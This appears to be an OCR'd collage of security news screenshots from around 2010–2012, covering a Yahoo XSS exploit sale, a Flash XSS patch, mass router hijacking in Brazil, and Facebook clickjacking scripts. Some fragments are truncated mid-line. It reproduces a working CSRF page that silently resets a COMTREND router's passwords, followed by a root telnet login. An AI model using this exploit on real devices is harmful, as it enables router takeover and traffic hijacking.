
Yahoo Email-Stealing Exploit Fetches $700

A zero-day vulnerability in yahoo.com that lets attackers hijack **Yahoo!** email accounts and redirect users to malicious Web sites offers a fascinating glimpse into the underground market for large-scale exploits.

The exploit, being sold for $700 by an Egyptian hacker on an exclusive cybercrime forum, targets a "cross-site scripting" (XSS) weakness in yahoo.com that lets attackers steal cookies from Yahoo! Webmail users. Such a flaw would let attackers send or read email from the victim's account. In a typical XSS attack, an attacker sends a malicious link to an unsuspecting



"I'm selling Yahoo stored xss that steal Yahoo emails cookies and works on ALL browsers," wrote the vendor of this exploit, using the hacker handle 'TheHell.' "And you don't need to bypass IE or Chrome xss filter as it do that itself because it's stored xss. Prices around for such exploit is $1,100 – $1,500, while I offer it here for $700. Will sell only to trusted people cuz I don't want it to be patched soon!"



Adobe has acknowledged reports that the cross-site scripting flaw "is being exploited in the wild in active targeted attacks designed to trick the user into clicking on a malicious link delivered in an e-mail message (Internet Explorer on Windows only).

Topic: *Security*

Adobe Flash Player XSS flaw under 'active attack'


Summary: *Adobe ships a Flash Player patch amidst reports that a universal cross-site scripting flaw "is being exploited in the wild in active targeted attacks."*

By Ryan Naraine for Zero Day | February 15, 2012 -- 17:13 GMT (09:13 PST)
Follow @ryanaraine

Ladies and gentlemen, rev up your Flash Player update engines.

Adobe has shipped a new version of the ubiquitous software to fix at least seven documented security holes affecting Windows, Mac OS X, Linux and Solaris users.

According to Adobe, these vulnerabilities could cause a crash and



October 1st, 2012, 11:40 GMT · By Eduard Kovacs

Cybercriminals Hijack 4.5 Million ADLS Modems in Brazil to Serve Malware

The security hole allows an attacker to perform a cross-site request forgery (CSRF) in the administration panel of the device to capture the access password. Once they obtained the password, the crooks altered the modem's DNS settings to make sure that when users wanted to visit certain websites, they would be served malicious files.

request forgery (CSRF) in the administration
access password. Once they obtained the password, the crooks
altered the modem's DNS settings to make sure that when users wanted to visit certain websites, they
would be

Assolini's paper – entitled "The
over 4.5 million routers owned

When victims wanted to visit
urged them to install all sorts o

This was possible because the
servers located around the wor


The malicious websites and ap
sensitive information, which th

For instance, one of the perpet
spend on trips to Rio de Janeir

```
[CUT EXPLOIT HERE]                          ## CSRF For Change All passwords
<html>
<head></head>
<title>COMTREND ADSL Router BTC(VivaCom) CT-5367 C01_R12 Change All passwords</title>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi"; method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
</html>
[CUT EXPLOIT HERE]


root@linux:-# telnet 192.168.1.1

ADSL Router Model CT-5367 Sw.Ver. C01_R12
Login: root
Password:
## BINGOO !! Godlike =))
> ?
```



nakedsecurity

Award-winning news, opinion, advice and research from SOPHOS

However, clicking at any point of the page publishes the same message (via an invisible iFrame) to their own Facebook page, in a similar fashion to the "Fbhole" worm we saw earlier this month.

Viral clickjacking 'Like' worm hits Facebook users

Join our daily newsletter - we're giving away a limited edition t-shirt to one new subscriber every day until Jan 1.


by Graham Cluley on May 31, 2010 | Comments Off

FILED UNDER: Clickjacking, Facebook, Malware, Social networks, Spam

Hundreds of thousands of Facebook users have fallen for a social-engineering trick which allowed a clickjacking worm to spread quickly over Facebook this holiday weekend.

Affected profiles can be identified by seeing that the Facebook user has apparently "liked" a link:

[redacted] likes LOL This girl gets OWNED after a POLICE OFFICER reads her STATUS MESSAGE.



ClickJack.net

Custom ClickJacking Scripts

Facebook ClickJack Script

MSN : sales@clickjack.net


Facebook LIKE Button ClickJacking $19


Make your site go Viral on Facebook

- *Click Jack visitors to a page with a Facebook LIKE*
- *Make your site go Viral on Facebook with your sites natural traffic*
- *Simple to install, just copy and paste code into your html/php*

The Web Won't Be Safe or Secure Until We Break It

“Unless you've taken very particular precautions, assume every website you visit knows exactly who you are, where you’re from, etc.”





Is My Web Browser Secure?

